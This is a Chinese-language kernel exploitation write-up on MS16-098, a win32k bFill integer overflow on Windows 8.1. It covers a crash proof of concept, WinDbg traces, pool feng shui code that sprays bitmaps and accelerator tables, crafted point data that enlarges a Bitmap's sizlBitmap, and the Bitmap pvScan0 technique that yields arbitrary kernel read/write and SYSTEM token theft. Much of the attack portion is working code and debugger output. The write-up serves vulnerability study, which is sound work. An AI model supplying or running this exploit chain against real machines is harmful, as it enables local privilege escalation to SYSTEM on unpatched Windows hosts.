MS16-098-整数溢出与pool feng shui

前言 通过对比MS16-098补丁可以在win32k的bFill函数中发现这个整数溢出问题,而它将引发一个池溢出。本文的利用思路主要参考该文,这里给出一些调试和逆向分析的过程,并讨论利用过程中的一些思路和细节问题。 测试环境 windows 8.1 漏洞成因 以下基本块展示了整数溢出的触发点 指令lea ecx, [rax+rax*2]将rax乘3后放入ecx中,而rax是受ring3层控制的,
前言
通过对比MS16-098补丁可以在win32k的bFill函数中发现这个整数溢出问题,而它将引发一个池溢出。本文的利用思路主要参考该文,这里给出一些调试和逆向分析的过程,并讨论利用过程中的一些思路和细节问题。
测试环境 windows 8.1
漏洞成因
以下基本块展示了整数溢出的触发点

指令lea ecx, [rax+rax*2]将rax乘3后放入ecx中,而rax是受ring3层控制的,所以我们可以将rax设置到足够大,使得rax乘3的结果的低32位截断到ecx。如rax为0x55555557时,ecx为0x5,这使得之后的PALLOCMEM2分配空间时只分配(0x5 << 4)的大小。
后面调用的bConstructGET函数会根据一些条件将point信息复制到申请的空间中,而此时该空间大小远远小于原数据大小,这就造成了缓冲区溢出。由于在释放时会检测内存池中相邻块的头部,而这里覆盖了相邻块的头部,所以在最后free时会造成crash。
调试分析
接下来调试一个poc来理解整个流程
#include <Windows.h>
#include <wingdi.h>
#include <stdio.h>
#include <winddi.h>
#include <time.h>
#include <stdlib.h>
#include <Psapi.h>

int main(int argc, char* argv[])
{
    static POINT points[0x3fe01];
    points[0].x = 0x22;
    points[0].y = 0x33;
    HDC hdc = GetDC(NULL);
    HDC hMemDC = CreateCompatibleDC(hdc);
    HGDIOBJ bitmap = CreateBitmap(0x5a, 0x1f, 1, 32, NULL);
    HGDIOBJ bitobj = (HGDIOBJ)SelectObject(hMemDC, bitmap);
    BeginPath(hMemDC);
    for (int j = 0; j < 0x156; j++) {
        PolylineTo(hMemDC, points, 0x3FE01);
    }
    EndPath(hMemDC);
    FillPath(hMemDC);
    return 0;
}
运行后就会crash,回溯一下调用栈
kd> kb
00 fffff800`84be60ba : 00000000`00000000 00000000`00000000 ffffd001`893163a0 fffff800`84a2b06c : nt!DbgBreakPointWithStatus
01 fffff800`84be59cb : 00000000`00000003 00000000`00000020 fffff800`84b5f980 00000000`00000019 : nt!KiBugCheckDebugBreak+0x12
02 fffff800`84b51aa4 : fffff901`401ef2e0 00000000`00000000 00000000`00000000 00000001`00000000 : nt!KeBugCheck2+0x8ab
03 fffff800`84ca605e : 00000000`00000019 00000000`00000020 fffff901`401ef2e0 fffff901`401ef340 : nt!KeBugCheckEx+0x104
04 fffff960`00245e7e : ffffd001`89317360 fffff901`401ef2f0 00000000`00000001 00000000`00000006 : nt!ExDeferredFreePool+0x7ee
05 fffff960`002137e1 : fffff900`00002000 00000000`00000080 00000000`00000001 ffffd001`849a4c10 : win32k!bFill+0x63e

说明正是在以下位置free pool时引起的crash
接着在几个比较关键的地方下断点,首先是整数溢出的位置
kd> r
rax=0000000005555557 rbx=ffffd001826bf970 rcx=0000000000000050
rdx=0000000067646547 rsi=ffffd001826bf970 rdi=ffffd001826bf834
rip=fffff96000245bc7 rsp=ffffd001826beae0 rbp=ffffd001826bf250
 r8=0000000000000000  r9=fffff960002169a4 r10=ffffd001826bf970
r11=fffff90144c45018 r12=ffffd001826bf360 r13=ffffd001826bf360
r14=ffffd001826bf970 r15=fffff960002169a4
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
win32k!bFill+0x387:
fffff960`00245bc7 e8d462e6ff      call    win32k!PALLOCMEM2 (fffff960`000abea0)
可以看到分配的大小rcx为0x50,步过后我们记录下返回的缓冲区地址。接着执行到bConstructGET处,查看内存的覆盖情况,如下:

接着执行最后就会free pool了,这就是poc引起crash整个的流程。
利用思路
整数溢出类似off by one,仅通过该漏洞很难完成利用,通常需要搭配其他漏洞或根据程序流将自身转换为其他漏洞类型。
基本思路
这里的整数溢出最终转换为了一个缓冲区溢出,如何从缓冲区溢出到执行shellcode呢,可以考虑一种使用Bitmap对象来进行任意地址写的方法。当调用CreateBitmap时,会创建0x10大小的堆头,0x18大小的BaseObject header,之后是surfobj header,最后才是数据部分。其中surfobj header结构如下
typedef struct {
  ULONG64 dhsurf; // 0x00
  ULONG64 hsurf; // 0x08
  ULONG64 dhpdev; // 0x10
  ULONG64 hdev; // 0x18
  SIZEL sizlBitmap; // 0x20
  ULONG64 cjBits; // 0x28
  ULONG64 pvBits; // 0x30
  ULONG64 pvScan0; // 0x38
  ULONG32 lDelta; // 0x40
  ULONG32 iUniq; // 0x44
  ULONG32 iBitmapFormat; // 0x48
  USHORT iType; // 0x4C
  USHORT fjBitmap; // 0x4E
} SURFOBJ64; // sizeof = 0x50
要通过Bitmap对象完成任意地址写,需要关注的字段有sizlBitmap和pvScan0,前者表示Bitmap的长宽,用于指示可访问大小,而后者则是指向当前数据的指针,通过GetBitmapBits和SetBitmapBits能够对该位置进行读写。要使我们的读写能力达到最大化,考虑存在两个Bitmap对象,Bitmap0和Bitmap1的情景,Bitmap0的pvScan0指向Bitmap1的pvScan0,这使得Bitmap1的pvScan0可控,于是在随后任何需要的时候,都能够重新设置要读写的地址。
不过在本例中,由于溢出数据不可控,所以不能将pvScan0精确指向Bitmap1的pvScan0处,但却可以增大sizlBitmap的大小来变相达到目的。因此可以构造这样一个场景,通过缓冲区溢出,使Bitmap0的sizlBitmap变大,扩大Bitmap0的读写范围,这意味着可以通过SetBitmapBits从Bitmap0数据开始处溢出到Bitmap1的SURFOBJ结构,且溢出数据可控,以此达到完全任意地址读写的能力。为此,我们需要构造符合这种情景的内存布局
| pmalloc 0x50 | Bitmap0 | Bitmap1 |pool feng shui
在进行布局前,先介绍介绍pool的相关背景知识。kernel pool是内核的堆管理方式,可分为3类:
- Desktop Heap。使用RtlAllocateHeap或DesktopAlloc分配,RtlFreeHeap释放
- Non-Paged Pool。通常是系统对象,如信号量,事件对象等,它们的虚拟地址直接可以映射到物理地址
- Paged Session Pool。使用ExAllocatePoolWithTag分配,ExFreePoolWithTag释放
在本例中的分配均属于Paged Session Pool,因为PAllOCMEM2最终会调用ExAllocatePoolWithTag,要通过它来进行溢出并完成利用,必须使其他的对象处于相同的堆管理系统。在Paged Session Pool中,内存池被划分为以0x1000字节为单位的页,每次申请一块内存时,会先分配0x1000的页,再从页中分配所需大小的块,在64位系统中,每个块有0x10字节的头部。当分配大小大于0x808时,从前面开始分配,反之则从后往前分配。
现在来重新考察我们所希望的内存布局,并解决一些细节问题。要说明的是,这里展现的形式只代表了这些对象在内存中地址的高低关系,并非表明它们是相邻的。
| PALLOCMEM 0x50 | Bitmap0 | Bitmap1 |第一个问题是,覆盖相邻块导致crash的问题。当释放一个页中的块时,系统会检测相邻块的头部是否合法,一旦覆盖了相邻块的头部,就会导致crash。解决的方法是,将PALLOCMEM分配的对象放置到一个页的尾部,因为系统只检测本页的相邻块,而下一页的块头部是不检测的。
第二个问题是,PALLOCMEM的调用时机是在bFill函数中,且分配在页的尾部,如何将其放置到Bitmap0和Bitmap1之前。显然可以在bFill函数执行之前,提前在页的尾部制造一个空洞,并将Bitmap分配到一个页的前面,以此为基础进行heap spray。
最终导致一个页看起来像这样
| padding | Bitmap | hole |而内存布局就成了
| region | Bitmap  | PALLOCMEM |
| region | Bitmap0 |   region  |
| region | Bitmap1 |   region  |
调试验证
预先进行堆布局的代码如下
void fengshui()
{
    HBITMAP bmp;
    for (int k = 0; k < 5000; k++)
    {
        bmp = CreateBitmap(1670, 2, 1, 8, NULL);
        INT64 bmpAddr = getBitMapAddr(bmp);
        bitmaps[k] = bmp;
    }

    HACCEL hAccel, hAccel2;
    LPACCEL lpAccel;
    lpAccel = (LPACCEL)malloc(sizeof(ACCEL));
    SecureZeroMemory(lpAccel, sizeof(ACCEL));
    HACCEL* pAccels = (HACCEL*)malloc(sizeof(HACCEL) * 7000);
    HACCEL* pAccels2 = (HACCEL*)malloc(sizeof(HACCEL) * 7000);
    for (INT i = 0; i < 7000; i++)
    {
        hAccel = CreateAcceleratorTableA(lpAccel, 1);
        hAccel2 = CreateAcceleratorTableW(lpAccel, 1);
        pAccels[i] = hAccel;
        pAccels2[i] = hAccel2;
    }
    for (int k = 0; k < 5000; k++)
        DeleteObject(bitmaps[k]);
    for (int k = 0; k < 5000; k++)
        CreateEllipticRgn(0x79, 0x79, 1, 1);
    for (int k = 0; k < 5000; k++)
    {
        bmp = CreateBitmap(0x52, 1, 1, 32, NULL);
        bitmaps[k] = bmp;
    }
    for (int k = 0; k < 1700; k++)
        AllocateClipBoard2(0x30);   //提前填补内存中本身存在的0x60空洞,确保PALLOCMEM2分配的块落入我们设置的空洞中
    for (int k = 2000; k < 4000; k++)
    {
        DestroyAcceleratorTable(pAccels[k]);
        DestroyAcceleratorTable(pAccels2[k]);
    }
}
其中CreateBitmap创建的Bitmap大小是未知,但却可以通过多次改变参数来测试出其中的关系,而创建的Bitmap对象的内核地址可以由GdiSharedHandleTable索引返回的句柄得到。
调用CreateBitmap(1670, 2, 1, 8, NULL)后,pool情况如下
kd> !pool fffff90170555010
Pool page fffff90170555010 region is Unknown
*fffff90170555000 size:  f80 previous size:    0  (Allocated) *Gh05
        Pooltag Gh05 : GDITAG_HMGR_SURF_TYPE, Binary : win32k.sys
fffff90170555f80 size: 80 previous size: f80 (Free) ....接着调用CreateAcceleratorTableA(lpAccel, 1)分配两个0x40的对象用于占位,防止之后在尾部申请空间
kd> !pool fffff90170555010
Pool page fffff90170555010 region is Unknown
*fffff90170555000 size:  f80 previous size:    0  (Allocated) *Gh05
        Pooltag Gh05 : GDITAG_HMGR_SURF_TYPE, Binary : win32k.sys
 fffff90170555f80 size:   40 previous size:  f80  (Allocated)  Usac Process: ffffe0013de89500
 fffff90170555fc0 size:   40 previous size:   40  (Allocated)  Usac Process: ffffe0013de89500
释放Bitmap对象,在靠后位置重新分配一个较小的Bitmap对象
kd> !pool fffff90170555010
Pool page fffff90170555010 region is Unknown
*fffff90170555000 size:  bc0 previous size:    0  (Allocated) *Gh04
        Pooltag Gh04 : GDITAG_HMGR_RGN_TYPE, Binary : win32k.sys
 fffff90170555bc0 size:  3c0 previous size:  bc0  (Allocated)  Gh05     ;Bitmap
 fffff90170555f80 size:   40 previous size:  3c0  (Allocated)  Usac Process: ffffe0013de89500
fffff90170555fc0 size: 40 previous size: 40 (Allocated) Usac Process: ffffe0013de89500随后DestroyAcceleratorTable释放尾部两个对象来在pool尾部制造空洞
kd> !pool fffff90170555010
Pool page fffff90170555010 region is Unknown
*fffff90170555000 size:  bc0 previous size:    0  (Allocated) *Gh04
        Pooltag Gh04 : GDITAG_HMGR_RGN_TYPE, Binary : win32k.sys
 fffff90170555bc0 size:  3c0 previous size:  bc0  (Allocated)  Gh05
 fffff90170555f80 size:   80 previous size:  3c0  (Free)
最终从ring3层触发bFill函数,它会调用PALLOCMEM2函数分配0x60的空间,这将会落入设置好的空洞中
win32k!bFill+0x387:
fffff960`00245bc7 e8d462e6ff      call    win32k!PALLOCMEM2 (fffff960`000abea0)
kd> p
win32k!bFill+0x38c:
fffff960`00245bcc 4c8bf0          mov     r14,rax
kd> r
rax=fffff9017174bfb0 rbx=ffffd00187e07970 rcx=fffff80084cbac98
rdx=0000000000000066 rsi=ffffd00187e07970 rdi=ffffd00187e07834
rip=fffff96000245bcc rsp=ffffd00187e06ae0 rbp=ffffd00187e07250
 r8=0000000000000060  r9=fffff90000002000 r10=0000000000000080
r11=ffffd00187e06a50 r12=ffffd00187e07360 r13=ffffd00187e07360
r14=ffffd00187e07970 r15=fffff960002169a4
iopl=0         nv up ei ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000282
win32k!bFill+0x38c:
fffff960`00245bcc 4c8bf0          mov     r14,rax
kd> !pool fffff9017174bfb0
Pool page fffff9017174bfb0 region is Unknown
 fffff9017174b000 size:  bc0 previous size:    0  (Allocated)  Gh04
 fffff9017174bbc0 size:  3c0 previous size:  bc0  (Allocated)  Gh05
 fffff9017174bf80 size:   20 previous size:  3c0  (Free)       Free
*fffff9017174bfa0 size:   60 previous size:   20  (Allocated) *Gedg
Pooltag Gedg : GDITAG_EDGE, Binary : win32k!bFill这样就得到了所期望的| region | Bitmap | PALLOCMEM |内存布局
溢出控制
完成布局后,下一步需要通过缓冲区溢出将Bitmap0的sizlBitmap字段增大,以此来扩大其读写范围,完成进一步的溢出。为此,我们需要审视bConstructGET,它调用的AddEdgeToGET完成了内存赋值操作,根据这个函数,其实可以分析出每个point所占大小为0x30,它的成员字段有指针,大小,xy,方向等。这一点看内存数据的情况也能看出,有些字段为0xffffffff,若将其作为值覆盖到Bitmap0的sizlBitmap处,就能使其读写范围最大化。于是我们需要计算从PALLOCMEM2申请的内存空间到Bitmap0.sizlBitmap的偏移,并掌握AddEdgeToGET的赋值规律。
PALLOCMEM2到Bitmap0.sizlBitmap的偏移可以直接计算出来,PALLOCMEM2申请的空间在pool的尾部,其数据部分距离下一页0x50,而Bitmap0的pool header在pool中偏移为0x3c0,pool header大小为0x10,随后的BaseObject header大小为0x18,sizlBitmap字段处于之后的SURFOBJ偏移0x38位置,因此这个偏移为0x50+0xbc0+0x10+0x18+0x20=0xc58,而该字段本身也占8字节,于是总的覆盖大小为0xc60。
接着来看AddEdgeToGET函数,其中的关键点是以下两个对比块

这里会和RECTL.bottom与RECTL.top进行对比,不满足条件这个函数会直接返回,也就是说必须满足这个条件,point才被添加成功。经调试,这里的bottom是0,top是0x1f0,再来看看上面的代码,分析进行对比的是什么

这里r8,r9是作为参数传递进来的,r8表示上一个点(prev_point),r9表示当前点(curr_point),+4位置就是point.y << 4的值。稍微分析一下这几个块就能发现,实际上这里与bottom进行对比的是max(prev_point, curr_point),与top进行对比的是min(prev_point, curr_point),因此,只要我们的point.y小于0x1f,而其他point.y大于0x1f,就能在其作为prev_point和curr_point时各添加一次,即每次执行PolylineTo时,就会打两个点进去,占位0x60,而第一个点和最后一个点特殊,先占0x60,则中间0xc00大小需要添加0x20个point,于是有了以下代码
static POINT points[0x3fe01];

for (int l = 0; l < 0x3FE00; l++)
{
    points[l].x = 0x5a1f;
    points[l].y = 0x5a1f;
}
points[2].y = 20;
points[0x3FE00].x = 0x4a1f;
points[0x3FE00].y = 0x6a1f;
for (int j = 0; j < 0x156; j++)
{
    if (j > 0x1F && points[2].y != 0x5a1f)
        points[2].y = 0x5a1f;
    PolylineTo(hMemDC, points, 0x3FE01)
}
其中points[2].y = 20便是使其小于0x1f能够添加点进去,当打完0x20次后,points[2].y = 0x5a1f使其大于0x1f,导致后面的循环不能继续添加点,直到遇到points[0x3FE00].y,这个点的数据最终覆盖到sizlBitmap上。这里的溢出控制很显然与之前布局时分配的各个对象大小关系密切,它们是相铺相成的,换句话说,因为是那种布局下,才会有这样的溢出。
任意写
在上述溢出之后,Bitmap0.sizlBitmap变成了0xffffffff,这意味着它完全可以对Bitmap1进行读写。不过Bitmap0进行写的方式依旧只能通过覆盖,所以我们首先获取之后的数据,然后仅改动Bitmap1.pvScan0处,然后重新覆盖即可。由于在最初的覆盖中,破坏了许多结构的头部,为了维持正常运行,在可以进行任意地址写后,应该对这些头部进行修复,这些头部的偏移可以通过调试轻松得到。
由于我们的读写能力很强大,可以随时更改读写地址,所以不需要执行shellcode,也不用绕过SMEP,直接偷取system的token并写入当前进程即可完成提权。
总结
这个例子展示了从整数溢出到任意地址写的完整过程以及Bitmap对象在利用过程中的强大之处,而内存布局也在其中起了十分关键的一环,如何通过申请和释放各种对象使内存发展为我们希望的局面也是十分有意思的。
参考
- https://siberas.de/blog/2017/10/05/exploitation_case_study_wild_pool_overflow_CVE-2016-3309_reloaded.html
- https://sensepost.com/blog/2017/exploiting-ms16-098-rgnobj-integer-overflow-on-windows-8.1-x64-bit-by-abusing-gdi-objects/
- https://github.com/redogwu/study-pdf/blob/master/5A1F_Defcon_25_Demystifying_Kernel_Exploitation_By_Abusing_GDI_Objects_white_paper.pdf
- https://xz.aliyun.com/t/3146